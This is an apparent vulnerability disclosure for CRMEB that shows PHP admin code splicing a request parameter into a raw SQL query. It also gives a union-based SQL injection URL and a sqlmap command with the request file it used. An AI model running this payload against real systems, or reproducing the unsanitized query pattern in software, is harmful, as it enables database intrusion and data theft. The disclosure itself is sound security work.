

master

...

cve\_reference / CRMEB\_system.md



mumu0215 Update CRMEB\_system.md

History

1 contributor

19 lines (13 sloc) | 1.22 KB

...

## Details

When I check the database operation file source in the controller, I found that this function does not perform any security checks on the incoming parameters.

Vulnerable source code is located on lines 60 and 61 of file webroot/app/admin/controller/system/SystemDatabackup.php


```
54  /*
55  * 查看表结构
56  */
57  public function seetable()
58  {
59      $database = Env::get("database.database");
60      $tablename = request()->param('tablename');
61      $res = Db::query("select * from information.schema.columns where table_name = '$tablename' and table_schema = '$database'");
62      $html = '';
63      $html .= '<table border="1" cellspacing="0" cellpadding="0" align="center">';
64      $html .= '<tbody><tr><th>字段名</th><th>数据类型</th><th>默认值</th><th>允许非空</th><th>自动递增</th><th>备注</th></tr>';
65      $html .= '';
66      foreach ($res AS $f) {
67          $html .= '<td class="c1">' . $f['COLUMN_NAME'] . '</td>';
68          $html .= '<td class="c2">' . $f['COLUMN_TYPE'] . '</td>';
69          $html .= '<td class="c3">' . $f['COLUMN_DEFAULT'] . '</td>';
70          $html .= '<td class="c4">' . $f['IS_NULLABLE'] . '</td>';
71          $html .= '<td class="c5">' . ($f['EXTRA'] == 'auto_increment' ? '是' : '否') . '</td>';
72          $html .= '<td class="c6">' . $f['COLUMN_COMMENT'] . '</td>';
73          $html .= '</tr>';
74      }
75      $html .= '</tbody></table></p>';
76      $html .= '<p style="text-align:left;margin:20px auto">总共: ' . count($res) . ' 个字段</p>';
77      $html .= '</body></html>';
78      echo '<style>
79      body,td,th {font-family:"宋体"; font-size:12px;}
80      table,td,th {width:960px;margin:0px auto;}
81      table {border-collapse:collapse;border:1px solid #CCC;background:#efefef;}
82      table caption {text-align:left; background-color:#fff; line-height:2em; font-size:14px; font-weight:bold;}
83      table th {text-align:left; font-weight:bold; height:26px; line-height:26px; font-size:12px; border:1px solid #CCC; padding-left:5px;}
84      table td {height:20px; font-size:12px; border:1px solid #CCC; background-color:#fff; padding-left:5px;}
85      .c1 {width: 150px;}
86      .c2 {width: 150px;}
87      .c3 {width: 80px;}
88      .c4 {width: 100px;}
89      .c5 {width: 100px;}
90      .c6 {width: 300px;}
91      </style>';
92      echo $html;
93  }
```

You can see that the \$tablename parameter is directly taken from the user request without any filtering. The vulnerability calls the function Db::query() as a method in the framework, which is used to output and execute the native SQL statement. It also does not perform any filtering on the incoming parameter \$tablename and directly splices the SQL statements, resulting in the generation of SQL injection.


Vulnerable URL: <http://localhost/admin/system.systemdatabackup/seetable?tablename=1>

Cookies are required for successful administrator login during exploit. For example, here is the SQL Injection payload:

<http://localhost/admin/system.systemdatabackup/seetable?tablename=1' union all select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19>



I also record the sqlmap's work:



The screenshot shows a Windows PowerShell terminal window at the top with the command: `PS D:\python2> .\python.exe .\sqlmap\sqlmap.py -r .\vul.txt --flush-session`. Below the terminal is a Notepad window titled "vul.txt - 记事本" containing the following HTTP request details:

```
GET /admin/system.systemdatabackup/seetable?tablename=1* HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:72.0) Gecko/20100101 Firefox/72.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: clear_0.0.1=1; PHPSESSID=01a635f06903ce150e44dc432ca7340f
Upgrade-Insecure-Requests: 1
```